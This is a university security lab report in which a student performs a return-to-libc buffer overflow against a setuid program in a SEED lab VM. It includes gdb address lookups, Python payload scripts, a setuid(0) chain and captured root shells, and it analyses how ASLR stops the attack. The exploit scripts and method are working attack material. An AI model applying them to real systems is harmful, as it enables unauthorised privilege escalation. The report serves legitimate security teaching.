CSCI 476: Lab 04


Nathan Stouffer

February 19, 2020

Task 1

In Task 1, we are required to find the memory locations of the libc functions system() and exit(). To do this, we use the gdb debugger. The results are displayed in Figure 1. Since we have turned off ASLR, we can guarantee that these values will be the same whenever the "retlib" program is loaded into memory. With ASLR on, we would not have this guarantee.

Figure 1: Showing memory addresses of libc functions




```
[02/13/20]seed@VM:~/.../lab4$ touch badfile
[02/13/20]seed@VM:~/.../lab4$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ run
Starting program: /home/seed/Documents/lab4/retlib
Returned Properly
[Inferior 1 (process 2515) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/13/20]seed@VM:~/.../lab4$
```

Task 2

Task 2 asks us to explore the memory locations of environment variables in the context of a running child process. In Figure 2, we first export an environment variable called “MYSHELL” and then show that it exists in a child process.


Figure 2: Showing environment variable set up



```
[02/15/20]seed@VM:~/.../lab4$ export MYSHELL=/bin/sh
[02/15/20]seed@VM:~/.../lab4$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/15/20]seed@VM:~/.../lab4$ /bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
$ exit
[02/15/20]seed@VM:~/.../lab4$ 
```

We would then want to know the memory location of the environment variable “MYSHELL” in the child process. To do this, we first turn off ASLR. The programs displayed in Figure 3 searches for the environment variable “MYSHELL” and displays its contents and memory location. Since ASLR is off, the same memory address is printed when the program “envaddr” is ran. However, it should also be noted that “envaddr1” produces a different memory location. Namely, 2 bytes smaller than that of “envaddr.” This is because one of the environment variables includes the name of the program. We should keep this in mind in future tasks.

Figure 3: Showing memory locations




```
[02/16/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bffffded
[02/16/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bffffded
[02/16/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bffffded
[02/16/20]seed@VM:~/.../lab4$ ./envaddr1
  Value:   /bin/sh
  Address: bffffdeb
[02/16/20]seed@VM:~/.../lab4$
```

Task 3

In Task 3, we are asked to carry out the return-to-libc attack. Note that this task assumes that ASLR is turned off. Similar to the buffer overflow attack, the return-to-libc attack relies on replacing specific memory in the stack to change program functionality. Namely, we would like to replace the return address of the vulnerable function with a call to "system()" that opens a root shell. To do this, we require a few pieces of information. First, we need to know how far our buffer is from $ebp. We do this using the gdb debugger. The setup is shown below in Figure 4.


Figure 4: Showing gdb set-up



```
[02/15/20]seed@VM:~/.../lab4$ ls
badfile  envaddr.c        peda-session-retlib.txt  retlib.c
envaddr  libc_exploit.py  retlib
[02/15/20]seed@VM:~/.../lab4$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file retlib.c, line 21.
gdb-peda$ run
Starting program: /home/seed/Documents/lab4/retlib
```

Now that we have the debugger running, Figure 5 displays the memory address of $ebp and &buffer as well as the difference between them. This is so we know where $ebp is relative to the beginning of our input string.

Figure 5: Showing memory address



```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec88
gdb-peda$ p &buffer
$2 = (char (*)[116]) 0xbfffec0c
gdb-peda$ p/d 0xbfffec88 - 0xbfffec0c
$3 = 124
gdb-peda$ quit
[02/15/20]seed@VM:~/.../lab4$
```


We now have all the required information to carry out the return-to-libc attack. Figure 6 displays the python script that generates the input to the vulnerable program and following section makes reference to it. We now justify each of the choices that were made when setting values in the script. Let's begin with the memory addresses. Both the address stored in "exit_addr" and "system_addr" are gathered from Figure 1 in Task 1. These are copied directly. The value inside of "sh_addr" is deduced from information in Figure 3 in Task 2. We would like for "sh_addr" to point to the value of the environment variable "MYSHELL." Figure 3 (from Task 2) shows that this value depends on the name of the child program. The program "envaddr" shows "MYSHELL" to be at 0xbffffded while "envaddr1" shows "MYSHELL" to be at 0xbffffdeb (two bytes smaller). This shows that the address of "MYSHELL" depends on the length of the name of the executable. Since we are running a program called "retlib," we deduce that "MYSHELL" will be at 0xbffffdef. We now discuss the locations of these memory values in our input string. Note that the variable "dist" is set to 124 (the distance to $ebp).

1. "system_addr" We would like to replace the return address stored in the vulnerable function with that of system(). Since the return address for a function is always 4 bytes above $ebp, that is where we place "system_addr" in our input.

2. "sh_addr" The value inside "sh_addr" is a function argument for the system() call. As such, it should be placed 8 bytes above the system() call," so we place it at 12 bytes above $ebp.

3. “exit_addr” We would like to place the memory address of the function exit() in a place where it will be called during the function epilogue of system(). Here, we take into account that after a function epilogue-prologue sequence, the value of $ebp is 4 bytes larger than it was before. So, we should place the memory address of exit() 4 bytes above where we would normally place a return address, that is 8 bytes above the current $ebp. That way, it will be 4 bytes above $ebp when system() is called.


Figure 6: Showing python script



```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

dist = 124              # distance from beginning of buffer to ebp

sh_addr = 0xbffffdef     # The address of "/bin/sh"
content[dist+12:(dist+12)+4] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0     # The address of exit()
content[dist+8:(dist+8)+4] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0     # The address of system()
content[dist+4:(dist+4)+4] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
"libc_exploit.py" 20L, 626C                                 3,0-1         Top
```

Now that we have discussed the reasoning for each of the values in the malicious input, let’s see if it works. Figure 7 shows us getting a root shell after running the program “retlib.” However, it should be noted that there is a difference between the effective and real user id (the effective is root while the real is seed).

Figure 7: Successfully achieved root shell




```
[02/16/20]seed@VM:~/.../lab4$ ./libc_exploit.py
[02/16/20]seed@VM:~/.../lab4$ ./retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/16/20]seed@VM:~/.../lab4$
```

Attack Variation 1

This small variation on the return-to-libc attack does not place the memory address of exit() in the malicious input. Figure 8 shows that we can still gain a root shell, so exit() is not necessary. However, it does make our attack less noticeable. As can be seen in Figure 8, after the shell session is terminated, there is a segmentation fault because the vulnerable program crashes. Providing the exit() function in our input makes the attack less noticeable.

Figure 8: Removed exit()




```
[02/16/20]seed@VM:~/.../lab4$ ./libc_exploit.py
[02/16/20]seed@VM:~/.../lab4$ ./retlib
# whoami
root
# exit
Segmentation fault
[02/16/20]seed@VM:~/.../lab4$
```

Attack Variation 2

This variation on the attack changes the name of the program (note that the name must be a different length). Figure 9 shows the results of this experiment. Namely, that we don't get a root shell. This is because, the memory address that we hard-coded in for the "MYSHELL" environment variable is no longer accurate. Recall in Task 2 where we experimented with different program name lengths and found that it changed the memory location of the environment variables. This means we are sending some other environment variable as an argument to system(), one that does not launch a root shell.

Figure 9: Different program name




```
[02/16/20]seed@VM:~/.../lab4$ cp retlib testretlib
[02/16/20]seed@VM:~/.../lab4$ sudo chown root testretlib
[02/16/20]seed@VM:~/.../lab4$ sudo chmod 4755 testretlib
[02/16/20]seed@VM:~/.../lab4$ ./libc_exploit.py
[02/16/20]seed@VM:~/.../lab4$ ./testretlib
[02/16/20]seed@VM:~/.../lab4$
```

Task 4

Task 4 focuses on address space randomization. We wonder whether the return-to-libc attack is affected by this countermeasure. This task shows that return-to-libc is affected. We are asked which of the following six values are incorrect (when address randomization is turned on): the three offsets in our python script and the three memory addresses. To be clear, the offset values are where we place the memory values in the malicious input. I would argue that all three memory addresses are incorrect while the values of the offsets remain correct. The offset values are correct because they are based on the size of the buffer variable in the vulnerable function. This buffer will remain a constant number of bytes away from $ebp, so the variable values can stay constant even when address randomization is turned on. The same is not the case for the memory address.

Take the memory address of "MYSHELL." Task 2 used a program that printed out the memory address of "MYSHELL," we use that same program here. Figure 10 shows that (with address randomization turned on) the memory address of the "MYSHELL" changes between program runs even though the name of the program remains constant. This means that the memory address we input for "MYSHELL" is not accurate.


Figure 10: Showing environment variable memory addresses



```
[02/19/20]seed@VM:~/.../lab4$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/19/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bfae7ded
[02/19/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bfaf7ded
[02/19/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bf834ded
[02/19/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bff6fded
[02/19/20]seed@VM:~/.../lab4$ ./envaddr
  Value:   /bin/sh
  Address: bf837ded
[02/19/20]seed@VM:~/.../lab4$ 
```

Figure 11 shows the debugger set up for the program "retlib." Note that we turn on address randomization within the debugger since, by default, it will disable address randomization.


Figure 11: Setting up debugger



```
[02/19/20]seed@VM:~/.../lab4$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file retlib.c, line 21.
gdb-peda$ 
```


Now view Figures 12 and 13. These two figures show two debugging runs of the program "retlib." In each of them, we print out the memory addresses of the functions system() and exit(). The memory values differ between the two runs, meaning our input cannot be accurately crafted.

Figure 12: Running "retlib" in debugger



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75d7da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75cb9d0 <__GI_exit>
gdb-peda$ p $ebp
$3 = (void *) 0xbff04858
gdb-peda$
```


Figure 13: Running "retlib" in debugger



```
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb7556da0 <__libc_system>
gdb-peda$ p exit
$5 = {<text variable, no debug info>} 0xb754a9d0 <__GI_exit>
gdb-peda$ p $ebp
$6 = (void *) 0xbfd40ef8
```

Now that we have discussed why we will not get a root shell, let's show it. Figure 14 shows a run of the "retlib" program. Note that we get a segmentation fault becuase the memory addresses we tried to access did not belong to the program.

Figure 14: No root shell




```
[02/19/20]seed@VM:~/.../lab4$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/19/20]seed@VM:~/.../lab4$ ./libc_exploit.py
[02/19/20]seed@VM:~/.../lab4$ ./retlib
Segmentation fault
[02/19/20]seed@VM:~/.../lab4$
```

So address space randomization affects the performance of the return-to-libc attack because of its reliance on the memory address of function calls.

Task 5 (Extra Credit)

Task 5 looks to defeat a countermeasure implemented in most shells to drop privileges when it detects that the euid is not the same is the real uid. To do this, we would like to set our uid to 0 (root) before we call the new shell. That means we need to know the memory address of setuid(). Figure 15 shows the required memory address.

Figure 15: Showing memory address of setuid()




```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:21
21              fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$
```

Now that we have the memory address of setuid(), we need to change the input file. Figure 16 shows the new script that produces the malicious input. Note a few changes from Task 3.

1. The memory address 4 bytes above $ebp is now the call to setuid(). This is because we want to run setuid() before system(). This means that the function argument 12 bytes above $ebp is now the function argument for setuid(), which is a 0.
2. This means that we place the system() memory address 4 bytes above setuid() which is 8 bytes above $ebp. The argument for system() goes 8 bytes above setuid(), that is, 16 bytes above $ebp.
3. We can no longer call exit() because the place where the memory address of exit() needs to be is exactly where the function argument for setuid() is, so it would be overwritten.


Figure 16: Showing script to create badfile



```

dist = 124               # distance from beginning of buffer to ebp

sh_addr = 0xbffffdef      # The address of "/bin/sh"
content[dist+16:(dist+16)+4] = (sh_addr).to_bytes(4,byteorder='little')

zero = 0x00000000         # 0 is the argument for setuid()
content[dist+12:(dist+12)+4] = (zero).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[dist+8:(dist+8)+4] = (system_addr).to_bytes(4,byteorder='little')

setuid_addr = 0xb7eb9170      # The address of setuid()
content[dist+4:(dist+4)+4] = (setuid_addr).to_bytes(4,byteorder='little')

```

Figure 17 first shows us turning off address randomization and linking back to a secure shell. We then run the new script to create “badfile.” Finally, we run the program “retlib.” We immediately get a root shell where the uid is 0, just as expected! Also note that we receive a segmentation fault when we exit the root shell since there is no call to the function exit().

Figure 17: Getting root shell



```
[02/19/20]seed@VM:~/.../lab4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/19/20]seed@VM:~/.../lab4$ sudo ln -sf /bin/dash /bin/sh
[02/19/20]seed@VM:~/.../lab4$ ./libc_exploit.py
[02/19/20]seed@VM:~/.../lab4$ ./retlib
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[02/19/20]seed@VM:~/.../lab4$
```

Since we cannot call the exit() function, return-to-libc is more noticeable than the standard buffer overflow attack. However, it is able to bypass the non-executable stack countermeasure, making it quite useful.